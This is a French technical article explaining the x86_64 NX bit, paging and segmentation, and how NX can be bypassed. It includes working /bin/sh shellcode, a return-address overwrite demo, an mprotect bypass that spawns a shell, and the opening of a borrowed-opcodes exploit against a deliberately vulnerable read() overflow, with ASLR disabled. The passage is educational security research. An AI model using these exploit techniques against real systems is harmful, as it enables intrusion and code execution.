Dans cet article, nous présentons ces « nouvelles » protections, comment elles sont mises en œuvre, comment elles fonctionnent et leurs éventuelles limites. Puisqu'un ordinateur est une machine construite en couches, nous reprenons ce modèle en commençant par le matériel, puis en regardant au niveau noyau avant de terminer par l'espace utilisateur.

Les protections matérielles

À grand renfort de campagnes de publicité, les principaux fondeurs de processeurs nous ont présenté LA solution à tous les problèmes de sécurité, même ceux auxquels vous n'aviez pas pensé. Dorénavant, il s'agit de rendre matériellement certaines pages de mémoire non exécutables.

En fait, plusieurs processeurs, comme certains SPARC, PowerPC ou Alpha, disposent de cette fonctionnalité depuis longtemps ! Même les Itanium (IA-64) d'Intel ont inclus cela. Puis AMD est arrivé avec sa technologie 64 bits (Athlon 64 et Opteron), avec le fameux *bit NX*. Intel n'a pas plus réagi que ça, jugeant sans doute que les IA-64 suffisaient. Néanmoins, ils se sont ravisés et depuis les Pentium IV Prescott core, ils ont inclus le *bit XD*. En fait, NX ou XD, c'est pareil... et nous allons voir comment tout cela fonctionne.

À noter que les auteurs ne disposent que d'un Athlon 64 pour leurs tests, et il se pourrait donc que certaines différences mineures existent entre les différents processeurs 64 bits. De plus, nous conserverons la terminologie « bit NX », car c'est celle qu'on retrouve majoritairement, étant donné qu'elle était antérieure à son utilisation marketing par AMD.

Rapide tour d'horizon de l'architecture x86_64

Le changement le plus notable lié à cette architecture est... le passage à 64 bits (quelle surprise ;). Ainsi, les adresses sont sur 8 octets, tout comme les registres usuels qui en profitent pour changer de noms. En fait, le e préfixant les registres en 32 bits (`ebp`, `esp` `eip`, et autres) est étendu avec un *r* (`rbp`, `rsp`, `rip` et autres). Cette extension ne touche pas que la taille des registres, mais également leur nombre. En effet, on dispose maintenant de 16 registres généraux. En plus des `%rsp`, `%rbp`, `%rsi`, `%rdi`, `%r[a,b,c,d]x`, on a les registres `%r8`, à `%r15`.

Autre nouveauté intéressante, il concerne le mode d'adressage. Il est maintenant possible de donner des adresses relatives au pointeur d'instructions `%rip`. L'intérêt de cela est qu'il est dorénavant bien plus facile de générer du code qui est indépendant de sa position en mémoire, puisqu'il sait à quel endroit de la mémoire il se trouve, et peut dont en conséquence aller chercher ce qu'il veut (comme un symbole, une constante) avec un simple décalage par rapport à sa position courante. Regardons la transcription du code C suivant en assembleur :

```
/* extrait de scl.c */
main() {
    char shellcode[] = "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69..."
...
}
```

La récupération de la chaîne constante dans la variable locale se fait relativement à `%rip` :

Fred Raynal - fred@miscmag.com
Pierre Bétouin - pierre.betouin@security-labs.org
Stéphane Duverger - sd@security-labs.org

```
(gdb) x/i main+8
0x400459 <main+8>:
    mov    38(%rip),%rax        # 0x4005dc
(gdb) x/2gx 0x4005dc
0x4005dc :    0x622fbb4899583b6a      0x535268732f2f6e69
```

Concernant les appels de fonctions et le passage des arguments, comme l'architecture dispose de beaucoup de registres, on en profite. Tout comme pour les architectures RISC, les registres généraux servent à contenir les arguments des fonctions (`%rdi` pour le 1er, `%rsi` pour le 2ème, puis `%ecx`, `%edx`, etc.). Dans le cas où la fonction appelée modifie ces registres, ils sont alors sauvegardés sur la pile :

```
int foo(int i0, int i1, int i2, int i3, int i4, int i5)
{
    printf("hello\n");
    return i0+i1;
}
main()
{
    foo(0, 1, 2, 3, 4, 5);
}
```

L'assembleur correspondant illustre bien ce mécanisme. Dans la fonction `main()`, les registres généraux sont initialisés avec les valeurs des paramètres :

```
(gdb) disass main
...
0x00000000004004a9 <main+4>:    mov    $0x5,%r9d
0x00000000004004af <main+10>:   mov    $0x4,%r8d
0x00000000004004b5 <main+16>:   mov    $0x3,%ecx
0x00000000004004ba <main+21>:   mov    $0x2,%edx
0x00000000004004bf <main+26>:   mov    $0x1,%esi
0x00000000004004c4 <main+31>:   mov    $0x0,%edi
```

On remarquera l'utilisation de registres avec le préfixe e, ce qui signifie que les valeurs concernées sont sur 32 bits (de plus, le `mov` correspond à une opération 32 bits). En fait, cela vient du fait que ces variables sont déclarées en `int`, et sont donc sur 32 bits sous Unix. Cela s'explique par l'adoption de la convention LP64 par les UNIX, qui fixe la taille des `long`, des `long long` et des pointeurs à 64 bits (Windows a adopté la convention LLP64 qui ne change pas la taille des `long`, les laissant sur 32 bits comme des `int`). Dans la fonction `foo()`, l'exécution de `printf()` risque de modifier les registres en question, ils sont donc placés sur la pile :

```
(gdb) disass foo
Dump of assembler code for function foo:
0x000000000040047c <foo+4>:     sub    $0x20,%rsp
0x0000000000400480 <foo+8>:     mov    %edi,0xfffffffffffffffc(%rbp)
0x0000000000400483 <foo+11>:    mov    %esi,0xfffffffffffffff8(%rbp)
0x0000000000400486 <foo+14>:    mov    %edx,0xfffffffffffffff4(%rbp)
0x0000000000400489 <foo+17>:    mov    %ecx,0xfffffffffffffff0(%rbp)
0x000000000040048c <foo+20>:    mov    %r8d,0xffffffffffffffec(%rbp)
0x0000000000400490 <foo+24>:    mov    %r9d,0xffffffffffffffe8(%rbp)
```

Comme il y a besoin de sauvegarder 6 registres de 32 bits, on réserve 0x20 octets sur la pile (en `foo+4`) avant toute chose. Si on doit se resservir ensuite de ces valeurs, on le fera relativement à leur position dans la pile. Ainsi, pour calculer la valeur retournée, on obtient :

```
0x000000000040049e <foo+38>:    mov    0xfffffffffffffff8(%rbp),%eax
0x00000000004004a1 <foo+41>:    add    0xfffffffffffffffc(%rbp),%eax
```

Et hop, l'architecture x86_64 n'a plus de secret pour vous, et nous allons nous plonger maintenant dans deux de ses mécanismes de gestion de la mémoire, segmentation et pagination, pour comprendre le fonctionnement et l'intérêt du bit NX.

Pourquoi vouloir un bit NX ?

Revenons très sommairement sur le modèle de mémoire des processeurs x86, en incluant immédiatement les spécificités du monde 64 bits. La mémoire est essentiellement gérée par la *Memory Management Unit* (MMU). Cette MMU fournit une abstraction de la mémoire physique aux utilisateurs au travers de deux mécanismes : la segmentation et la pagination. Ainsi, un processus n'a pas à se soucier de la mémoire réellement disponible, ni de savoir où il se trouve : il dispose de son propre espace d'adressage, allant des adresses 0 à 2^{64}-1 (on parle « d'adresses logiques »).

Le premier mécanisme, la segmentation, convertit les adresses logiques en adresses linéaires. L'objectif de la segmentation est de séparer les données du code. Intention louable, sauf qu'en pratique, personne ou presque n'utilise la segmentation. En effet, les segments sont (presque) tous superposés et comprennent (presque) l'intégralité de la mémoire : c'est le modèle *flat* de segmentation. En gros, il y a un segment de code pour le mode utilisateur, et un pour le mode noyau, idem avec les segments de données. Nous ne détaillerons pas ici le fonctionnement de la segmentation, nous nous contenterons de regarder les aspects dont nous avons besoin.

Il existe au total 10 registres pour la segmentation. Quatre de ces registres sont réservés au système (gdt, ldt, idt et tr) et pointent vers des tables de descripteurs. Les autres sont accessibles à la fois aux utilisateurs et au système, et correspondent à une entrée dans la GDT (*Global Descriptor Table*) ou la LDT (*Local Descriptor Table*) : on parle de « *segment selector* ». Les sélecteurs font référence à des entrées dans une des tables, entrée qui décrit un segment mémoire, chacun ayant une utilisation propre (et souvent implicite) :

- `cs` indique un segment de code : toutes les instructions *fetch* y font implicitement référence ;
- `ds` et `ss` correspondent respectivement aux segments de données et de pile. C'est ce dernier qui est implicitement utilisé lors d'un `push` ou d'un `pop` ou encore quand une instruction s'appuie sur une adresse relative au pointeur de pile ou de base.

Comme nous l'avons évoqué, chaque segment est décrit par une structure, appelée « *descripteur* », qui indique en particulier :

- le niveau de privilèges requis pour accéder au segment : ce sont les *rings* des processeurs allant de 0 (plus privilégié, mode noyau, tout est permis) à 3 (mode utilisateur) ;
- des permissions (le champ correspondant change en fonction du type de segment), qui indiquent, entre autres, les droits habituels de lecture, écriture et exécution ;
- l'adresse de base du segment et sa taille.

À titre d'illustration, voici les segments utilisés dans la GDT sur un Athlon 64 sous Linux 2.6.16. Nous utilisons une version patchée pour 64 bits de dtdumper **[DTDUMPER]** :

```
$ sudo ./dt64 -g
DT Dumper x86_64

GDT size: 0x80 (16 entries), GDT LA: 0xFFFFFFFF802FB800
LDT's selector is 0x0 (entry #0 in GDT)
TSS's selector is 0x40 (entry #8 in GDT)
IDT size: 0x1000 (256 entries), IDT LA: 0xFFFFFFFF802FB880
CS: 0x33        DS: 0x0 SS: 0x2B        ES: 0x0

Dumping GDT (0xFFFFFFFF802FB800)
(#000) 0x00 0000000000000000                NULL Descriptor
(#001) 0x08 008F9A000000FFFF                Code  L=compat  D/B=16bts  AVL=0
                                            Present  DPL=0  TYPE= cRa
                                            BASE=0x00000000  LIMIT=0xFFFFFFFF
(#002) 0x10 00AF9B000000FFFF                Code  L=64bit  Present  DPL=0
                                            TYPE= c
(#003) 0x18 00CF93000000FFFF                Data  L=compat  D/B=32bts  AVL=0
                                            Present  DPL=0  TYPE= eWA
                                            BASE=0x00000000  LIMIT=0xFFFFFFFF
(#004) 0x23 00CFFB000000FFFF                Code  L=compat  D/B=32bts  AVL=0
                                            Present  DPL=3  TYPE= cRA
                                            BASE=0x00000000  LIMIT=0xFFFFFFFF
(#005) 0x2B 00CFF3000000FFFF                Data  L=compat  D/B=32bts  AVL=0
                                            Present  DPL=3  TYPE= eWA
                                            BASE=0x00000000  LIMIT=0xFFFFFFFF
(#006) 0x33 00AFFB000000FFFF                Code  L=64bit  Present  DPL=3
                                            TYPE= c
(#007) 0x38 00CF9A000000FFFF                Code  L=compat  D/B=32bts  AVL=0
                                            Present  DPL=0  TYPE= cRa
                                            BASE=0x00000000  LIMIT=0xFFFFFFFF
(#008) 0x40 FF00000000FFFFFFFF89008B2FC88020  64bit TSS (Busy)      AVL=0
                                            Present  DPL=0
                                            BASE=0xFFFFFFFF802FC800
                                            LIMIT=0x0000206F
(#010) 0x50 000000000000FFFF81003A008203E0000F  64bit LDT
                                            Present  DPL=0
                                            BASE=0xFFFF81003A03E000
                                            LIMIT=0x00000FFF
(#012) 0x60 0000000000000000                NULL Descriptor
(#013) 0x68 0000000000000000                NULL Descriptor
(#014) 0x70 0000000000000000                NULL Descriptor
(#015) 0x78 00009A000000FFFF                Code  L=compat  D/B=16bts  AVL=0
                                            Present  DPL=0  TYPE= cRa
                                            BASE=0x00000000  LIMIT=0x0000FFFF
```

En examinant le résultat, nous allons comprendre pourquoi il est nécessaire d'introduire le bit NX (rappelons que par défaut, les segments de code sont considérés comme exécutables, et il n'y a donc pas de bits supplémentaires pour l'indiquer dans les descripteurs).

Précisons avant cela qu'un processeur est capable de fonctionner selon différents modes, chaque mode ayant sa propre gestion de la mémoire. Ainsi, l'Athlon 64 peut fonctionner uniquement en mode 32 bits par exemple ou bien en *long mode*, qui se décompose lui-même en 2 sous-modes : le 64 bits pur, et le mode compatible (voir les sorties L= ci-dessus) :

- les segments 0x10 et 0x33 correspondent respectivement aux rings 0 et 3 **en mode 64 bits**... mais ils ne servent pas : en mode 64 bits, la segmentation est (virtuellement) supprimée et les adresses sont considérées directement comme des adresses logiques ;
- les segments 0x38 et 0x23 correspondent respectivement aux rings 0 et 3 **en mode compatible** : tout l'espace d'adressage est couvert par les segments.

Sur un processeur 32 bits, on a généralement une séparation entre les segments de code ring 3 et ring 0. Par exemple, pour Linux, le premier va de 0x00000000 à 0xbfffffff (soit 3 Go), et le second de 0xc0000000 à 0xffffffff (soit 1 Go).

Dans les 2 cas (architectures 32 ou 64 bits), la segmentation remplit bien son rôle de séparateur de niveau de privilèges entre rings 0 et 3. Néanmoins, l'utilisation du modèle *flat* de segmentation laisse à chaque fois trop de choses exécutables (i. e. tout ou presque) puisque les segments de données et de code sont superposés.

Or le modèle *flat* est celui qui est employé pratiquement partout. Il est donc nécessaire d'introduire le droit d'exécution ailleurs. Le mécanisme de mémoire suivant entrant en jeu étant la pagination, les pages conviendront !

Où placer le bit NX ?

La pagination est le mécanisme qui permet de faire le lien entre les adresses linéaires et les adresses physiques. Pour cela, chaque page de mémoire physique est décrite par un descripteur. Ce descripteur contient différentes informations sur la page, comme :

- le niveau de privilège requis pour y accéder, rien à voir avec les rings de la segmentation, il n'y a là que deux niveaux : *user* ou *superviser*, qui correspondent respectivement aux modes utilisateur ou noyau.
- la page est-elle accessible en lecture/écriture ou lecture seule (bit *RW*) ?
- la page a-t-elle été modifiée depuis qu'elle est en mémoire (bit *dirty*) ?
- la page est-elle présente en mémoire (bit *present*) ?
- etc.

Sur les IA32, un descripteur occupe 32 bits, et la pagination se fait à 2 niveaux en mode standard. Cette séparation en 2 niveaux est nécessaire pour adresser 2^32 adresses physiques tout en fournissant les informations obligatoirement contenues dans les descripteurs. Chaque page physique faisant 4 Ko, on peut adresser au plus 4 Go de mémoire physique. Une extension, appelée « PAE », ajoute un niveau de pagination, et étend cette limite.

Quoi qu'il en soit, le problème est qu'on ne dispose que de 32 bits pour un descripteur de page et que, par conséquent, si on a bien un bit qui indique si la page est en lecture ou en écriture, en revanche, il n'y en a pas pour l'exécution. Conséquence immédiate : qui gère les droits d'exécution ? La segmentation. Et comme on a vu que les segments recouvraient tout l'espace mémoire

(soit user soit noyau), tout l'espace mémoire est exécutable. CQFD, on est dans la panade, il faut trouver autre chose.

Profitant du passage à des descripteurs à une taille de 64 bits sur x86_64, on a ajouté un bit décidant si oui ou non une page est exécutable : le bit NX. Accessoirement, comme les adresses linéaires sont sur 64 bits, un niveau de pagination a également été ajouté afin d'adresser 52 bits d'adresses physiques (soit un peu plus de 4000To de RAM, ça permet de voir venir).

Comment ça marche le bit NX ?

Voyons l'effet à l'aide du programme suivant, qui simule un débordement dans la pile, en remplaçant l'adresse de retour de la fonction `foo()` par celle du *shellcode* :

```
/* sc1.c */
int foo(unsigned long addr)
{
    long ret;
    asm("mov %%rbp, %0" : "=r"(ret) );
    ret += 8;
    *((long*)(ret)) = addr;
    return 0;
}
main()
{
    char shellcode[] = "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73"
        "\x68\x52\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05";
    foo(&shellcode);
}
```

Lors de l'exécution, on a bien le résultat escompté : ça plante !

```
$ ./sc1
Segmentation fault
$ dmesg
sc1[2125]: segfault at 00007fffffc50240 rip 00007fffffc50240 rsp 00007fffffc50240
error 15
```

On constate que l'erreur enregistrée par le système indique que les registres `%rip` et `%rsp` ont la même valeur, qui se trouve correspondre, sans surprise, à l'adresse de notre shellcode :

```
(gdb) x shellcode
0x00007fffffc50240: 0x99583b6a
```

Ok, ça plante là, mais nous ne sommes pas plus avancés que ça pour en comprendre la raison. Pour cela, examinons l'organisation mémoire de notre processus :

```
raynal@penguin:~$ cat /proc/17328/maps
[1] 00400000-00401000 r-xp 00000000 08:01 638516                 /home/raynal/sc1
[2] 00500000-00501000 rw-p 00000000 08:01 638516                 /home/raynal/sc1
    2aaaaaaab000-2aaaaaac2000 r-xp 00000000 08:01 718131         /lib/ld-2.3.6.so
    2aaaaaac2000-2aaaaaac4000 rw-p 2aaaaaac2000 00:00 0
    2aaaaabc1000-2aaaaabc3000 rw-p 00016000 08:01 718131         /lib/ld-2.3.6.so
    2aaaaabc3000-2aaaaace7000 r-xp 00000000 08:01 718134         /lib/libc-2.3.6.so
    2aaaaace7000-2aaaaade6000 ---p 00124000 08:01 718134         /lib/libc-2.3.6.so
    2aaaaade6000-2aaaaadfb000 r--p 00123000 08:01 718134         /lib/libc-2.3.6.so
    2aaaaadfb000-2aaaaadfe000 rw-p 00138000 08:01 718134         /lib/libc-2.3.6.so
    2aaaaadfe000-2aaaaae03000 rw-p 2aaaaadfe000 00:00 0
[3] 7fffffce8000-7fffffcfd000 rw-p 7fffffce8000 00:00 0          [stack]
    ffffffffff600000-ffffffffffe00000 ---p 00000000 00:00 0      [vdso]
```

La région marquée [1] correspond aux instructions du programme. Les permissions sont donc en *read* et *exec*. En revanche, la région [2] contient les données (data) du programme. Par exemple, on y trouve les sections .dynamic, .ctors ou encore. .dtors. Comme elles sont susceptibles d'être modifiées pendant l'exécution du programme, elles sont en écriture. Enfin, la section [3] est la pile. On remarque, comme nous nous y attendions, que les permissions excluent l'exécution.

Comment ça marche le bit NX vu de dedans ?

D'un côté, nous avons vu que les descripteurs de page incluaient maintenant un bit pour prévenir l'exécution d'instructions dans certaines pages. De l'autre, nous venons de constater que cela marche : la région `stack` est marquée comme non exécutable, et c'est bien le cas. Voyons maintenant le lien entre ces deux constats.

En fait, les régions d'un processus sont composées de pages, c'est-à-dire de blocs de données de 4 Ko (elles peuvent aussi faire 2 Mo sur x86_64 en mode long, mais on simplifie pour ne pas se perdre dans des détails). Ces pages de 4 Ko sont mises en correspondance avec les pages physiques (i. e. la RAM) grâce à la pagination. C'est ce mécanisme qui permet de charger en mémoire, par exemple plusieurs instances de la libc, à des adresses virtuelles différentes alors qu'en réalité, il s'agit des mêmes pages physiques. Comme nous l'avons indiqué, la pagination se fait à 4 niveaux sur x86_64. Examinons les entrées des différentes tables de pages jusqu'à trouver le descripteur de notre page physique. Pour cela, nous avons codé un petit module **[KPAGE]**. Nous indiquons le processus et une adresse virtuelle, et nous récupérons ensuite les tables de pages :

```
raynal@penguin:~$ echo 17328 0x7fffffcfc000 > /proc/kpage/param
raynal@penguin:~$ cat /proc/kpage/pgd /proc/kpage/pud /proc/kpage/pmd /proc/
            kpage/pte
BASE PGD=0xffff81000925c7f8 -> idx=255 current=0xffff81000925c7f8 (pgd_k=
                               0xffff81000a0cf000)
   ffff81000925c000   0 000: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x0000000000892e5000 NX=0
   ffff81000925c2a8  85 055: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x000000000a52d000 NX=0
-> ffff81000925c7f8 255 0ff: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x00000000089cb000 NX=0
   ffff81000925c810 258 102: Present=1 R/W=W U/S=S Access=1 PhysPageSize=4k(pte)
                              base=0x0000000000000000 NX=0
   ffff81000925cc20 388 184: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x000000000017b0000 NX=0
   ffff81000925cff8 511 1ff: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x0000000000103000 NX=0
BASE PUD=0xffff810000089cb000 -> idx=511 current=0xffff810000089cbff8
-> ffff810000089cbff8 511 1ff: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x00000000008ef3000 NX=0
BASE PMD=0xffff8100008ef3000 -> idx=510 current=0xffff8100008ef3ff0
-> ffff8100008ef3ff0 510 1fe: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                              base=0x0000000000892e4000 NX=0
BASE PTE=0xffff8100092e4000 -> idx=252 (fc) current=0xffff8100092e47e0
   ffff8100092e47d8 251 0fb: Present=1 R/W=W U/S=U Access=1 Dirty=1 Glob=0
                              base=0x000000000a7e8000 NX=1
-> ffff8100092e47e0 252 0fc: Present=1 R/W=W U/S=U Access=1 Dirty=1 Glob=0
                              base=0x000000000925d000 NX=1
```

En examinant les attributs associés aux entrées des 3 premiers niveaux, on constate que la table est en espace utilisateur (`U/S=U`), et qu'on a le droit d'écriture dessus (`R/W=W`), mais surtout, que la protection contre l'exécution n'est pas activée. En effet, elle l'est uniquement au dernier niveau (`NX=1`). On retrouve bien notre shellcode dans la pile :

```
raynal@penguin:~$ cat /proc/kpage/xdump
Dumping vaddr=0x00007fffffcfc000 paddr=0x000000000925d000
00007fffffcfc000: b8 02 40 00 00 00 00 00  20 c2 cf ff ff 7f 00 00  ..@..... ......
00007fffffcfc010: 00 00 00 00 00 00 00 00  08 07 50 00 00 00 00 00  ..........P.....
...
00007fffffcfc4d0: 6a 3b 58 99 48 bb 2f 62  69 6e 2f 2f 73 68 52 53  j;X.H./bin//shRS
00007fffffcfc4e0: 54 5f 52 57 54 5e 0f 05  00 1c bc aa aa 2a 00 00  T_RWT^.......*..
...
```

À l'inverse, examinons maintenant le contenu d'une page de code (nous prenons LA page de code du programme, puisqu'il n'y en a qu'une, vue la simplicité de notre exemple) :

```
raynal@penguin:~$ cat /proc/kpage/pgd  /proc/kpage/pud  /proc/kpage/pmd /proc/
            kpage/pte
BASE PGD=0xffff81000925c000 -> idx=0   current=0xffff81000925c000 (pgd_
                                 k=0xffff810009be1000)
-> ffff81000925c000   0 000: Present=1 R/W=W U/S=U Access=1
                             PhysPageSize=4k(pte) base=0x000000000092e5000 NX=0
   ffff81000925c2a8  85 055: Present=1 R/W=W U/S=U Access=1
                             PhysPageSize=4k(pte) base=0x000000000a52d000 NX=0
   ffff81000925c7f8 255 0ff: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                             base=0x000000000089cb000 NX=0
   ffff81000925c810 258 102: Present=1 R/W=W U/S=S Access=1 PhysPageSize=4k(pte)
                             base=0x0000000000000000 NX=0
   ffff81000925cc20 388 184: Present=1 R/W=W U/S=U Access=1
                             PhysPageSize=4k(pte) base=0x000000000017b0000 NX=0
   ffff81000925cff8 511 1ff: Present=1 R/W=W U/S=U Access=1 PhysPageSize=4k(pte)
                             base=0x000000000010a3000 NX=0
BASE PUD=0xffff81000092e5000 -> idx=0   current=0xffff81000092e5000
-> ffff81000092e5000   0 000: Present=1 R/W=W U/S=U Access=1
                             PhysPageSize=4k(pte) base=0x000000000933e000 NX=0
BASE PMD=0xffff81000933e000 -> idx=2   current=0xffff81000933e010
-> ffff81000933e010   2 002: Present=1 R/W=W U/S=U Access=1
                             PhysPageSize=4k(pte) base=0x000000000933f000 NX=0
BASE PTE=0xffff81000933f000 -> idx=0   (0) current=0xffff81000933f000
-> ffff81000933f000   0 000: Present=1 R/W=R U/S=U Access=1 Dirty=1 Glob=0
                             base=0x000000000a4a9000 NX=0
   ffff81000933f800 256 100: Present=1 R/W=W U/S=U Access=1 Dirty=1 Glob=0
                             base=0x000000000098d000 NX=1
```

Intéressons-nous aux 2 dernières entrées de la PTE (le plus bas niveau). La première correspond à la zone de code de notre programme, à ses instructions. Par conséquent, elle est en lecture seule (`R/W=R`), mais avec le droit d'exécution (`NX=0`). En revanche, la seconde entrée correspond aux données du programme : les permissions sont « inversées », l'écriture est autorisée, mais pas l'exécution.

Notre exemple est simpliste dans la mesure où les régions virtuelles (les VMA dans le jargon Linux) ne sont composées que d'une page. En fait, au sein d'une même région, **toutes les pages ont les mêmes permissions**.

Terminons-en maintenant avec le fonctionnement de notre protection. La vérification n'est pas faite au moment où le processeur va chercher l'instruction (*fetch*), mais lors de l'utilisation du cache. En effet, le faire à chaque instruction serait très pénalisant en termes de performances, d'autant qu'il faudrait à chaque fois examiner les entrées des tables de pages pour savoir ce qu'il en est. Pour éviter cet impact, chaque page n'est vérifiée qu'une fois pour toute au moment de la mise en cache de la translation adresse virtuelle/adresse physique. Ainsi, quand le pointeur d'instructions `%rip` vient pointer sur une nouvelle page de mémoire, la translation adresse virtuelle/adresse physique est sauvegardée dans un cache dédié aux instructions appelées « ITLB » (*Instruction Translation Look-aside Buffer*). L'idée est de ne pas avoir à parcourir toutes les tables pour trouver les correspondances virtuelles/physiques à chaque instruction (idem pour les données avec un DTLB). Donc, la première fois que le processeur tente d'exécuter une instruction à une adresse qui n'est pas déjà dans son ITLB, la correspondance y est sauvegardée. En même temps, une vérification est effectuée sur le bit NX de la page lors du fetch : s'il est détecté, la page n'est pas exécutable, et une exception de type *page fault* est levée.

Cacher ce bit que je ne saurais voir : contourner le bit NX

Ok, le bit NX, ça fait déjà quelques années qu'on l'a (même s'il est virtuel comme dans PaX). On va le contourner comme on l'a toujours fait, avec des `ret-into-libc`... Sauf que non, ça ne marche plus. En effet, la convention d'appel des fonctions (ELF64 SystemV ABI) précise que dorénavant, on doit utiliser les registres pour passer les arguments aux fonctions.

D'un point de vu logique, il n'existe pas 36 façons de contourner le bit NX :

- soit, on s'y plie, et on trouve un autre moyen d'exécuter les instructions de notre choix, un peu comme avec les `ret-into-libc` ;
- soit, on trouve un moyen pour rendre exécutable ce qui ne l'est pas ;
- soit, on trouve un moyen d'écrire là où on n'en a a priori pas le droit, mais où c'est déjà exécutable.

Nous ne développerons pas, car ces solutions ne sont pas si simples. Pour la première, il s'agit de déterminer des « bouts de code » présents dans l'espace d'adressage du processus, et de les chaîner à coups de `ret` dans la pile. Nous détaillerons cela ensuite.

Pour rendre exécutable ce qui ne l'est pas, il « suffit » de faire un appel à la fonction `mprotect()` :

```
$ cat mprotect.c
int foo(unsigned long addr)
{
    long ret;

    asm("mov %%rbp, %0"
            : "=r"(ret)         /* output */
            //:                  /* input  */
            //:                  /* cloberred registers */
       );
    ret += 8;
    *((long*)(ret)) = addr;

    addr = ((addr - PAGESIZE-1) & ~(PAGESIZE-1));
    if (mprotect((void*)addr, 2*PAGESIZE, PROT_READ|PROT_WRITE|PROT_EXEC) < 0)  {
            perror("mprotect\n");
            exit(errno);
    }
    return 0;
}

main()
{
    char shellcode[] = "\x6a\x3b\x58\x99\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73"
        "\x68\x52\x53\x54\x5f\x52\x57\x54\x5e\x0f\x05";
    foo(&shellcode);
}
$ gcc -o mprotect mprotect.c
$ ./mprotect
sh-3.1$
```

Regardons l'état de la pile avant et après l'appel à `mprotect()`.

```
Avant mprotect :
7fffc4f66000-7fffc4f7c000 rw-p 7fffc4f66000 00:00 0                  [stack]

Après mprotect :
7fffc4f66000-7fffc4f78000 rw-p 7fffc4f66000 00:00 0
7fffc4f78000-7fffc4f7a000 rwxp 7fffc4f78000 00:00 0                  [stack]
```

En observant les adresses, on constate que la région de la pile est coupée en deux : de 0x7fffc4f6600 à 0x7fffc4f78000, la pile conserve les droits initiaux (rw), mais 2 pages à la fin de la zone mémoire sont en rwx, c'est-à-dire exécutables.

En effet, si le bit NX interdit l'exécution sur les pages qui n'ont pas le bit x, rien n'interdit de lever cette interdiction :) À la différence de PaX par exemple, il n'y a actuellement pas de contrôle sur les changements de droits des pages, et on peut très bien leur donner le droit *exec* (apparemment, la raison est que changer le comportement de mprotect() violerait la norme POSIX).

Dans le même genre, on peut tout à fait écrire dans une zone qui n'a pas le bit 'w'. Pour cela, au lieu de faire des write(), il suffit de passer par l'appel système ptrace(). On peut de cette manière aller modifier tout l'espace d'adressage, y compris la zone de texte, par exemple pour y placer notre shellcode.

Néanmoins, que ce soit avec mprotect()ou ptrace(), nous sommes confrontés à 2 problèmes :

1. Il faut trouver l'adresse de ces fonctions dans la libc, or l'espace d'adressage est maintenant partiellement aléatoire (cf. la partie sur l'ASLR ci-après), et ces fonctions sont donc à des adresses variables.
2. Les adresses de ces fonctions (ou de la zone de texte) contiennent des 0, c'est-à-dire que l'on se retrouve aussi face à un mécanisme *ascii armor*, ces 0 étant bloquants quand les fonctions qui provoquent les débordements de buffer manipulent des chaînes de caractères.

Comme nous devrions aussi résoudre ces 2 difficultés pour la technique d'emprunt des *opcodes*, nous ne nous focaliserons que sur celle-ci. Nous commençons en nous plaçant dans une situation idéale : nous arrêtons la *randomisation* de la pile, et le débordement sera dû à un read() généreux pour éviter les problèmes de caractère de fin de chaîne.

Acte I : emprunter des opcodes (borrowed opcodes)

Dans cette partie, on désactive la *randomisation* :

```
# sysctl -w kernel.randomize_va_space=0
```

Cette technique est décrite en détail dans **[NONX]**. Le principe est de mettre sur la pile des adresses provenant de la libc et pointant vers des blocs d'instructions assembleur que l'on souhaite voir exécuter.

Notre premier exemple repose sur le code (absurde et irréaliste) suivant :

```
$ cat vuln1.c
int vuln()
{
    char dst[512];
    read(0, dst, 1024);
    return 0;
}

main(int argc, char **argv)
{
    vuln();
}
$ gcc -o vuln1 vuln1.c
$ gdb -q vuln1
(gdb) disass vuln
0x0000000000400478 <vuln+0>:    push   %rbp
0x0000000000400479 <vuln+1>:    mov    %rsp,%rbp
0x000000000040047c <vuln+4>:    sub    $0x200,%rsp
0x0000000000400483 <vuln+11>:   lea    0xfffffffffffffe00(%rbp),%rsi
0x000000000040048a <vuln+18>:   mov    $0x400,%edx
0x000000000040048f <vuln+23>:   mov    $0x0,%edi
0x0000000000400494 <vuln+28>:   mov    $0x0,%eax
0x0000000000400499 <vuln+33>:   callq  0x4003b0 <read@plt>
0x000000000040049e <vuln+38>:   mov    $0x0,%eax
0x00000000004004a3 <vuln+43>:   leaveq
0x00000000004004a4 <vuln+44>:   retq
```

L'adresse du buffer de 512 octets est placée dans le registre %rsi. Il est à 0x200 (512) octets sous %rbp. Donc, dès que l'on met 512 octets, on commence à écrire dans le registre %rbp sauvegardé, puis l'adresse de retour (en %rbp+8), et ainsi de suite.

L'exploitation se fera au travers d'un appel à system("/bin/sh"). Pour cela, nous devons réunir plusieurs informations : l'adresse de la fonction system() dans la libc, l'adresse de la chaîne "/bin/sh", et un appel à la fonction system().

Petits problèmes... Les arguments ne sont plus passés via la pile, mais dans des registres et, en l'occurrence, le premier argument est placé dans le registre %rsi. Nous devons donc réussir à mettre l'adresse de "/bin/sh" dans ce registre. Commençons par trouver l'adresse en question :

```
$ hexdump -C /lib/libc-2.3.6.so |grep bin/sh
001159e0  63 00 2f 62 69 6e 2f 73  68 00 65 78 69 74 20 30  |c./bin/sh.exit 0|
```

Notre chaîne est donc à un décalage de 0x1159e2 par rapport à l'adresse de base à laquelle est chargée la libc. On obtient celle-ci en examinant le programme vulnérable :

```
$ ldd ./vuln1
        libc.so.6 => /lib/libc.so.6 (0x0002aaaaabc3000)
        /lib64/ld-linux-x86-64.so.2 (0x0002aaaaaaab000)
```

Vérifions nos informations :

```
$ gdb -q ./vuln1
(gdb) b main
Breakpoint 1 at 0x4004a9
(gdb) r
Starting program: /home/raynal/vuln1
Breakpoint 1, 0x00000000004004a9 in main ()
(gdb) x/s 0x0002aaaaabc3000+0x1159e0
0x2aaaaacd89e0 <in6addr_loopback+12688>:        "c"
